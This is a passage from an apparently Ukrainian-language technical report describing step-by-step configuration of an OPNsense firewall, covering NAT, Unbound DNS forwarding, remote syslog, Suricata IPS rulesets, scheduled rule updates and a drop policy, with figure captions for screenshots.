


Рисунок 3.17 – Сторінка авторизації в графічному інтерфейсі OPNsense

Після успішної авторизації система автоматично запускає майстра початкового налаштування. Тут встановлюється ім'я хоста R-1 та доменне ім'я retvyukh.net. Також на цьому кроці задається часовий пояс Europe/Kyiv і конфігуруються параметри DNS-серверів, які буде використовувати сам маршрутизатор. На останньому етапі, виконується обов'язкова зміна стандартного пароля користувача, рис. 3.18-3.19.




Рисунок 3.18 – Налаштування загальних параметрів OPNsense через майстра




Рисунок 3.19 – Зміна паролю користувача root

Перевіримо налаштування NAT (Network Address Translation), що є важливим для забезпечення виходу пристроїв внутрішньої мережі в Інтернет. У графічному інтерфейсі OPNsense переходимо до розділу Firewall: NAT: Outbound. Для мереж із однією зовнішньою IP-адресою найкраще підходить режим «Automatic outbound NAT rule generation», який вже було активовано. Цей режим автоматично створює необхідні правила для Source NAT, рис. 3.20.




Рисунок 3.20 – Перевірка автоматичної конфігурації Outbound NAT в OPNsense

Наступним кроком після налаштування NAT є конфігурація служби DNS Resolver (Unbound DNS). Unbound – це високопродуктивний, кешуючий DNS-сервер, який працює як резолвер, це означає, що він самостійно виконує рекурсивні запити. Для забезпечення можливості вирішення імен внутрішньої мережі, у розділі Query Forwarding створюється правило, яке перенаправляє всі запити, що стосуються домену retvykh.net безпосередньо на контролер Serv-WS-1 з IP-адресою 192.168.100.200. Це гарантує, що всі запити на локальні ресурси будуть перенаправлятися на локальний DNS-сервер, тоді як всі інші зовнішні запити будуть оброблятися публічними серверами (8.8.8.8), рис. 3.21-3.22.




Рисунок 3.21 – Активація Unbound DNS Resolver в OPNsense




Рисунок 3.22 – Налаштування перенаправлення DNS-запитів домену
retyvykh.net

Перш ніж перейти до налаштувань Suricata і Zenarmor необхідно налагодити централізований моніторинг налаштувавши відправку системних журналів (Syslog) і сповіщень про події на сервер Serv-WS-1. Для цього переходимо до розділу System: Settings: Logging і додаємо нове місце призначення де вказується транспортний протокол UDP(4) та стандартний порт 514. У полі Hostname додається ім'я хоста Serv-WS-1. Для забезпечення необхідного охоплення моніторингу, у полі Applications обираються всі критично важливі джерела, включаючи firewall (фаєрвол), Suricata та Zenoverlay, а у полі Levels обираються рівні деталізації notice, warn, error, critical, alert, emergency. Це забезпечує передачу всіх ключових подій безпеки, включаючи спрацювання фаєрвола, оповіщення від систем захисту та важливі записи модуля NGFW на централізований сервер, рис. 3.23.




Рисунок 3.23 – Налаштування відправки системних журналів (Syslog)

Перейдемо до налаштування IDS/IPS Suricata. У розділі Services: Intrusion Detection: Administration вмикаємо роботу режиму IPS mode (Intrusion Prevention System), що дозволяє не лише виявляти, але й автоматично блокувати шкідливий трафік у реальному часі. Згідно з розробленою політикою, система Suricata функціонуватиме лише на WAN-інтерфейсі, оскільки її основна мета блокування зовнішніх атак до того, як вони досягнуть внутрішньої мережі. Для оптимізації продуктивності та точності виявлення, у полі Pattern matcher встановлюється алгоритм Hyperscan. У полі Home networks вказуються всі мережі, які вважаються внутрішніми, тобто це LAN-мережа 192.168.100.0/24 та WAN-підмережа 47.25.21.2/32 (зовнішній інтерфейс OPNsense). Після чого активуємо роботу Suricata та зберігаємо налаштування, рис. 3.24.




Рисунок 3.24 – Активація та базова конфігурація IDS/IPS Suricata

Наступним кроком є завантаження та активація наборів для забезпечення ефективного виявлення та блокування загроз. Для цього переходимо на вкладку Download. Для забезпечення всебічного захисту від широкого спектра відомих атак, експлойтів, шкідливого ПЗ та аномалій, необхідно обрати та активувати релевантні відкриті набори правил, які розповсюджуються безкоштовно. Після вибору необхідних наборів правил необхідно натиснути кнопку Download & Update Rules для завантаження актуальних сигнатур та їх подальшого застосування в роботі системи Suricata, рис. 3.25.




Рисунок 3.25 – Завантаження та активація наборів правил (Rulesets) для Suricata

Також вкрай важливим є налаштування автоматичного оновлення бази даних завантажених сигнатур, що забезпечить постійний захист периметра від нових загроз. У розділі System: Settings: Cron (планувальник завдань) створюється нове завдання для автоматичного оновлення правил IDPS і налаштовується на виконання з періодичністю раз на тиждень, кожного понеділка о 4 годині ранку і обирається дія «Update and reload intrusion detection rules», що гарантує, що система Suricata завжди працюватиме з актуальною базою сигнатур, рис. 3.26.




Рисунок 3.26 – Планування автоматичного оновлення правил для Suricata

Останнім кроком у налаштуванні Suricata є створення та активація політик, які визначають, яка дія буде застосована до виявлених загроз, виходячи з їхнього типу або серйозності. У розділі Services: Intrusion Detection: Administration переходимо на вкладку Policies. Далі створюється нова політика, з пріоритетом встановленим на 0 (найвищий пріоритет). Для забезпечення максимальної безпеки від зовнішніх атак та експлойтів, у полі Rulesets обираються набори правил, які стосуються реагування на активні атаки та використання відомих

експлойтів. Вкрай важливо вказати дію Drop. Це означає, що при виявленні будь-якої активності, що відповідає цим небезпечним сигнатурам, Suricata не просто сповістить про це, а й автоматично заблокує (відкине) відповідний пакет. Це забезпечує проактивний захист периметра в режимі IPS, рис. 3.27-3.28.




Рисунок 3.27 – Конфігурація політики Suricata для блокування атак




Рисунок 3.28 – Конфігурація політики Suricata для блокування атак

3.2 Інтеграція Zenarmor як NGFW-модуля

